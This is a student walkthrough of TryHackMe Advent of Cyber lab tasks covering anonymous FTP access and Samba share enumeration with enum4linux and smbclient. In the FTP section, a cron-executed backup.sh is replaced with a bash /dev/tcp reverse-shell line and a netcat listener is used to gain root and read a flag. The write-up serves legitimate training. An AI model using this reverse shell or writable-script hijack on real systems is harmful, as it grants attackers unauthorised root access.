
We accessed the machine with ftp://(MACHINE_IP), the directories found on the FTP site include :

backups

elf_workshops

human_resources


public



Question 2


We used ftp over the terminal, logged in with “anonymous” as name, and tried to access each directory.

Then, we determined the directory on the FTP server that has data accessible by the "anonymous" user, which is public.



Question 3

The script that gets executed within this directory is backup.sh



Question 4

We GET shoppinglist.txt and opened it. The movie that Santa have on his Christmas shopping list is The Polar Express


```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (252.0161 kB/s)
ftp>
```

```
┌──(1211102777㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie
```


Question 5

We GET backup.sh and replaced its content with `bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1` while changing the IP_ADDRESS with our TryHackMe IP.


We proceeded to set up a netcat listener.



Next, we opened the previous terminal, PUT backup.sh under the public directory.



Once the transfer is completed, get back to the listener to output the contents of /root/flag.txt.



Thought Process/Methodology:

We began with access to the ftp site with the machine ip to determine the directories included in the site. Then, we opened a terminal and entered the ftp with machine ip. We put “anonymous” as our name and determined which directories are accessible to anonymous users. Within this directory, we are able to find the scripts that get executed. Next, we GET both of the files in the backups directory. We then opened the shoppinglist.txt to find the movie that Santa had on his Christmas shopping list followed by replacing the content in backup.sh and set up a listener. Finally, we PUT the edited backup.sh under backups directory and get back to the listener to get the output of /root/flag.txt.

Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

We opened the terminal and entered `enum4linux -h` command to examine the help options for enum4linux.


After read through the option, we know that

-S : get share list

-a : Do all simple enumeration


-h : Display help message

-o : Get OS information




Question 2

We opened the terminal, entered sudo enum4linux (MACHINE_IP) and read through the information.



Under the “Users on (MACHINE_IP)” block, we know that there are 3 users on the Samba server.



Question 3

We continued to scroll down and read through the information given.


Under “Share Enumeration on (MACHINE_IP)”, we discovered that there are 4 shares on the Samba server.

Question 4

We used smbclient to try to login to the shares on the Samba server by entering

```
smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**
```

By leaving the password blank, we discovered that only ‘tbfc-santa’ shares do not require a password.



Question 5

We proceeded with logging in to the share, list the existed directory.


We downloaded the text file by entering get note_from_mcskidy.txt

```
┌──(1211102777㉿kali)-[~]
└─$ sudo smbclient //10.10.107.145/tbfc-santa
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369084 blocks available
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

We opened the text file and read the message left by ElfMcSkidy.

From the message, we know that jingle-tunes is the directory left by ElfMcSkidy for Santa.



Thought Process/Methodology:

Firstly, we opened the terminal to examine the help options for enum4linux. Next, we used enum4linux to access information on Samba share. At the moment, we discovered 3 users and 4 “shares” are there on the Samba server. Then, we logged in to the shares on Samba server by using smbclient. We found that only ‘tbfc-santa’ shares do not require a password to access. Consequently, the text file in the shares was downloaded. While reading through the text file, we realised ElfMcSkidy left ‘jingle-tunes’ directory for Santa.